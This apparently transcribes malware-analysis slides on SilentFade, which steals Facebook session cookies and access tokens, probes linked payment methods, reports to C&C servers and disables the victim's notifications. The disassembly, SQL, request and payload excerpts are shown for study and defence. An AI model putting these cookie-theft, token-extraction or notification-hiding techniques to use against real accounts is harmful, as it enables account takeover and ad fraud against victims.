
Session Theft

Extracted from SQLite Data Stores from

- Chromium-based browsers
- Firefox
- IE/Edge

Cookies are encrypted in DB

- Cookies in Chromium-based SQLite credential stores are encrypted using CryptProtect* Win32 APIs
- SilentFade decrypts them on read
- Only Facebook cookies are stolen



```
E8 C8 77 06 00          call    _strcpy_s
83 C4 0C                add     esp, 0Ch
8D 85 D8 FC FF FF       lea     eax, [ebp+ExistingFileName]
68 08 D8 52 00          push    offset aCookies         ; "\\Cookies"
68 04 01 00 00          push    104h                    ; SizeInBytes
50                      push    eax                     ; Dst
E8 82 80 06 00          call    _strcat_s
83 C4 0C                add     esp, 0Ch
8D 85 E8 FE FF FF       lea     eax, [ebp+FileName]
68 04 01 00 00          push    104h                    ; size_t
6A 00                   push    0                       ; int
50                      push    eax                     ; void *
E8 AC DF 05 00          call    _memset
83 C4 0C                add     esp, 0Ch
8D 85 E0 FD FF FF       lea     eax, [ebp+pszPath]
50                      push    eax                     ; Src
8D 85 E8 FE FF FF       lea     eax, [ebp+FileName]
68 04 01 00 00          push    104h                    ; SizeInBytes
50                      push    eax                     ; Dst
E8 7E 77 06 00          call    _strcpy_s
83 C4 0C                add     esp, 0Ch
8D 85 E8 FE FF FF       lea     eax, [ebp+FileName]
68 14 D8 52 00          push    offset aCookiesCache_d  ; "\\Cookies Cache.db"
68 04 01 00 00          push    104h                    ; SizeInBytes
50                      push    eax                     ; Dst
E8 38 80 06 00          call    _strcat_s
8B 35 B4 B2 50 00       mov     esi, ds:PathFileExistsA
8D 85 D8 FC FF FF       lea     eax, [ebp+ExistingFileName]
83 C4 0C                add     esp, 0Ch
50                      push    eax                     ; pszPath
FF D6                   call    esi ; PathFileExistsA
85 C0                   test    eax, eax
0F 84 69 04 00 00       jz      loc_488B7B
8D 85 E8 FE FF FF       lea     eax, [ebp+FileName]
50                      push    eax
FF D6                   call    esi ; PathFileExistsA
85 C0                   test    eax, eax
74 0D                   jz      short loc_48872C
8D 85 E8 FE FF FF       lea     eax, [ebp+FileName]
50                      push    eax
FF 15 A8 B0 50 00       call    ds:__imp_DeleteFileA

             loc_48872C:
6A 00                   push    0
8D 85 E8 FE FF FF       lea     eax, [ebp+FileName]
50                      push    eax
8D 85 D8 FC FF FF       lea     eax, [ebp+ExistingFileName]
50                      push    eax
FF 15 38 B1 50 00       call    ds:CopyFileA
85 C0                   test    eax, eax
0F 84 31 04 00 00       jz      loc_488B7B
6A 00                   push    0
6A 06                   push    6
8D 95 14 FC FF FF       lea     edx, [ebp+var_3EC]
8D 8D E8 FE FF FF       lea     ecx, [ebp+FileName]
E8 71 AC FF FF          call    sqlite3_open
83 C4 08                add     esp, 8
85 C0                   test    eax, eax
0F 85 11 04 00 00       jnz     loc_488B7B
8B 9D 14 FC FF FF       mov     ebx, [ebp+var_3EC]
BA 28 D8 52 00          mov     edx, offset aSelectNameEncr     ; "select name,encrypted_value,host_key fr"...
50                      push    eax
89 85 2C FC FF FF       mov     [ebp+var_3D4], eax
8B CB                   mov     ecx, ebx
8D 85 2C FC FF FF       lea     eax, [ebp+var_3D4]
50                      push    eax
6A 00                   push    0
6A 01                   push    1
6A FF                   push    0FFFFFFFFh
E8 70 89 FD FF          call    sqlite3_exec
```

```
SELECT name,encrypted_value, host_key FROM cookies
WHERE host_key = '.facebook.com' -- filtered later
```


name	encrypted_value	host_key
c_user	[redacted]	.facebook.com
cm_j	[redacted]	.facebook.com
datr	[redacted]	.facebook.com
fr	[redacted]	.facebook.com
presence	[redacted]	.facebook.com
sb	[redacted]	.facebook.com
spin	[redacted]	.facebook.com
wd	[redacted]	.facebook.com
xs	[redacted]	.facebook.com
xtrn	[redacted]	.facebook.com

```
aSelectNameEncr db 'select name,encrypted_value,host_key from cookies',0
                                                         ; DATA XREF:
```

Access Token Theft

Access Tokens Extracted from Ads Manager App

- Ads Manager is a Facebook Platform app for managing ads
- Access token is available in page content at https://www.facebook.com/adsmanager/
- Cookies previously extracted by SilentFade are appended to HTTP request
- With a valid session cookie, the request is made as an authenticated or logged-in user.
- Once Access Token is extracted, Graph API queries can be made with it



```
Hypertext Transfer Protocol
  GET https://www.facebook.com/adsmanager/ HTTP/1.1\n
  Host: www.facebook.com\n
  User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.110 Safari/537.36 restclient-cpp/8.888\n
  Accept: */*\n
  [truncated]Cookie: datr=[redacted]; c_user=[redacted]; fr=[redacted]; pl=[redacted]; sb=[redacted]; xs=[redacted]
  \n
  [Full request URI: https://www.facebook.com/adsmanager/]
  [HTTP request 1/1]
```

Get Access Token for Graph API from Ads Manager page

```
initial_route":{"__m":"__inst_9f495b61_0_0"},"access_token":"EAABs[redacted]
"},false]],["
```

Get CSRF token from Ads Manager page

```
],["DTSGInitData",[],{"token":"AQ[redacted]","async_get_token":"AQx
3515],
```


Retrieve Summary of Linked Payment Methods

Determine Account Value

- Does the user have a linked payment method?
    - Credit Card
    - PayPal Account
    - Bank Account
- **Note:** Payment Method Details are not stolen – they are not visible even with access to account.


- Presence of existing account balance?

- Accounts are more valuable with linked payment methods as attackers can run ads from the compromised accounts.



```
lea     eax, [ebp+Dst]
push    offset a_reqnameAdacco                  ; "&_reqName=adaccount"
push    1400h                                   ; SizeInBytes
push    eax                                     ; Dst
call    _strcat_s
add     esp, 0Ch
lea     eax, [ebp+Dst]
push    offset a_reqsrcAdspaym                  ; "&_reqSrc=AdsPaymentMethodsDataLoader"
push    1400h                                   ; SizeInBytes
push    eax                                     ; Dst
call    _strcat_s
add     esp, 0Ch
lea     eax, [ebp+Dst]
push    offset a_sessionid                      ; "&_sessionID="
push    1400h                                   ; SizeInBytes
push    eax                                     ; Dst
call    _strcat_s
mov     ecx, [ebp+var_14A4]
add     esp, 0Ch
cmp     dword ptr [ecx+8Ch], 10h
lea     eax, [ecx+78h]
jb      short loc_48E7EA
mov     eax, [ecx+78h]

                                                ; CODE XREF: has_graph_endpoint_payments+5D5↑j
push    eax                                     ; Src
lea     eax, [ebp+Dst]
push    1400h                                   ; SizeInBytes
push    eax                                     ; Dst
call    _strcat_s
add     esp, 0Ch
lea     eax, [ebp+Dst]
push    offset aFields5b22all_                  ; "&fields=%5B%22all_payment_methods%7Bpay"...
push    1400h                                   ; SizeInBytes
push    eax
call    _strcat_s
lea     ecx, [ebp+Dst]
mov     [ebp+var_148C], 0
add     esp, 0Ch
mov     [ebp+var_1488], 0Fh
mov     byte ptr [ebp+var_149C
lea     edx, [ecx+1]
nop     dword ptr [eax+00h]

mov     al, [ecx]
inc     ecx
test    al, al
jnz     short loc_48E840
sub     ecx, edx
lea     eax, [ebp+Dst]
push    ecx
push    eax
lea     ecx, [ebp+var_149C]
call    q_set_string_in_buff
mov     ecx, [ebp+var_14E0]
lea     eax, [ebp+var_149C]
push    eax
lea     eax, [ebp+var_1480]
s at 48E709

mov     byte ptr [ebp+var_4], 0Bh
push    eax
call    leads_to_restclient_ua
```

```
; char aFields5b22all_[]
aFields5b22all_ db '&fields=%5B%22all_payment_methods%7Bpayment_method_altpays%7Bacco'
                                                ; DATA XREF: has_graph_endpoint_
                db 'unt_id%2Ccountry%2Ccredential_id%2Cdisplay_name%2Cimage_url%2Cins'
                db 'trument_type%2Cnetwork_id%2Cpayment_provider%2Ctitle%7D%2Cpm_cred'
                db 'it_card%7Baccount_id%2Ccredential_id%2Ccredit_card_address%2Ccred'
                db 'it_card_type%2Cdisplay_string%2Cexp_month%2Cexp_year%2Cfirst_name'
                db '%2Cis_verified%2Clast_name%2Cmiddle_name%2Ctime_created%2Cneed_3d'
                db 's_authorization%2Callow_manual_3ds_authorization%7D%2Cnon_ads_cre'
                db 'dit_card%7Baccount_id%2Ccredential_id%2Ccredit_card_address%2Ccre'
                db 'dit_card_type%2Cdisplay_string%2Cexp_month%2Cexp_year%2Cfirst_nam'
                db 'e%2Cis_verified%2Clast_name%2Cmiddle_name%2Csubtitle%2Ctime_creat'
                db 'ed%2Cneed_3ds_authorization%2Callow_manual_3ds_authorization%7D%2'
                db 'Cpayment_method_direct_debits%7Baccount_id%2Caddress%2Ccan_verify'
                db '%2Ccredential_id%2Cdisplay_string%2Cfirst_name%2Cis_awaiting%2Cis'
                db '_pending%2Clast_name%2Cmiddle_name%2Cstatus%2Ctime_created%7D%2Cp'
                db 'ayment_method_extended_credits%7Baccount_id%2Cbalance%2Ccredentia'
                db 'l_id%2Cmax_balance%2Ctype%2Cpartitioned_from%2Csequential_liabili'
                db 'ty_amount%7D%2Cpayment_method_paypal%7Baccount_id%2Ccredential_id'
                db '%2Cemail_address%2Ctime_created%7D%2Cpayment_method_stored_balanc'
                db 'es%7Baccount_id%2Cbalance%2Ccredential_id%2Ctotal_fundings%7D%2Cp'
                db 'ayment_method_tokens%7Baccount_id%2Ccredential_id%2Ccurrent_balan'
                db 'ce%2Coriginal_balance%2Ctime_created%2Ctime_expire%2Ctype%7D%7D%2'
                db '2%5D&include_headers=false&method=get&pretty=0&suppress_http_code'
                db '=1',0
                align 4
aAll_payment_me db 'all_payment_methods',0             ; DATA XREF: has_graph_endpoint_
```



```
{
  "data": [
    {
      "all_payment_methods": {
        "pm_credit_card": {
          "data": [
            {
              "account_id": "[redacted]",
              "credential_id": "[redacted]",
              "credit_card_address": {
                "zip": "[redacted]",
                "country_code": "US"
              },
              "credit_card_type": [redacted],
              "display_string": "American Express[redacted]",
              "exp_month": "[redacted]",
              "exp_year": "[redacted]",
              "is_verified": true,
              "time_created": "[redacted]+0000",
              "need_3ds_authorization": false,
              "allow_manual_3ds_authorization": false,
              "supports_recurring_in_india": true
            }
          ]
        },
        "payment_method_tokens": {
          "data": [
            {
              "account_id": "[redacted]",
              "credential_id": "[redacted]",
              "current_balance": {
                "amount": "30.00",
                "amount_in_hundredths": "3000",
                "currency": "USD",
                "offsetted_amount": "3000"
              },
              "original_balance": {
                "amount": "250.00",
                "amount_in_hundredths": "25000",
                "currency": "USD",
                "offsetted_amount": "25000"
              },
              "time_created": "[redacted]+0000",
              "time_expire": "2020-[redacted]+0000",
              "type": 1000
            }
```


Data Sent to C&C Servers

Stolen information organized internally as JSON

- Data encrypted, custom-encoded and sent over to C&C servers through custom headers over HTTPS

Relevant Information collected

- Channel ID (Campaign ID)
- Has the user ever run ads on Facebook?
- Does the user have linked payment accounts?
  - Credit cards, Bank Account or PayPal?
- Total Friends
- Does the user have a Business Manager?
- Does the user own any Facebook Pages?
- Does the user have existing Ad Credit?
- The User’s Total Ad Spend




```
{
  "ChannelId": 5,
  "Code": "{{MACHINE-GUID}}",
  "JsonData": {
    "AccountId": "{{FBID}}",
    "Browser": "Chrome Stable",
    "Cookies": "{{ALL-COOKIE-DATA}}",
    "Friends": "{{TOTAL-FRIEND-COUNT}}",
    "IsAdUser": true,
    "IsAdsPay": true,
    "IsBusiness": false,
    "IsPage": false,
    "Payment": "{{TOTAL-BALANCE}}",
    "SpentAmount": "{{TOTAL-SPEND}}",
    "UserEmail": "{{USER-EMAIL}}"
  },
  "Type": 2,
  "Ver": "{{OS VERSION}}"
}
```

SilentFade: On-Platform Persistence

Disable User Notifications

- All Notifications are disabled upon infection
- Allows attackers to use the compromised account without arousing suspicion


- Notifications Disabled
  - Notification Sounds
  - SMS
  - Email
  - In-App Push Notifications
  - Messages sent to Owned Pages



Daily Text Limit	Maximum number of texts: 1	Edit

Notifications Settings

On Facebook	All notifications, sounds off	Edit
Email	Account related notifications	Edit
Desktop and Mobile	Some notifications	Edit
Text message	Text notifications are turned off	Edit



On Facebook

○ Get a notification each time there is activity on your Page or an important Page update.
○ Get one notification every 12 - 24 hours on all activity and updates on your Page during that time.
● Off

Messages

Get a notification when someone sends your Page a message in Messenger or Instagram Direct. Push notifications for the Pages Manager app can be managed on the app.

○ On
● Off

Email

○ Get an email each time there is activity on your Page or an important Page update.
● Off

Text Messages

○ On
● Off

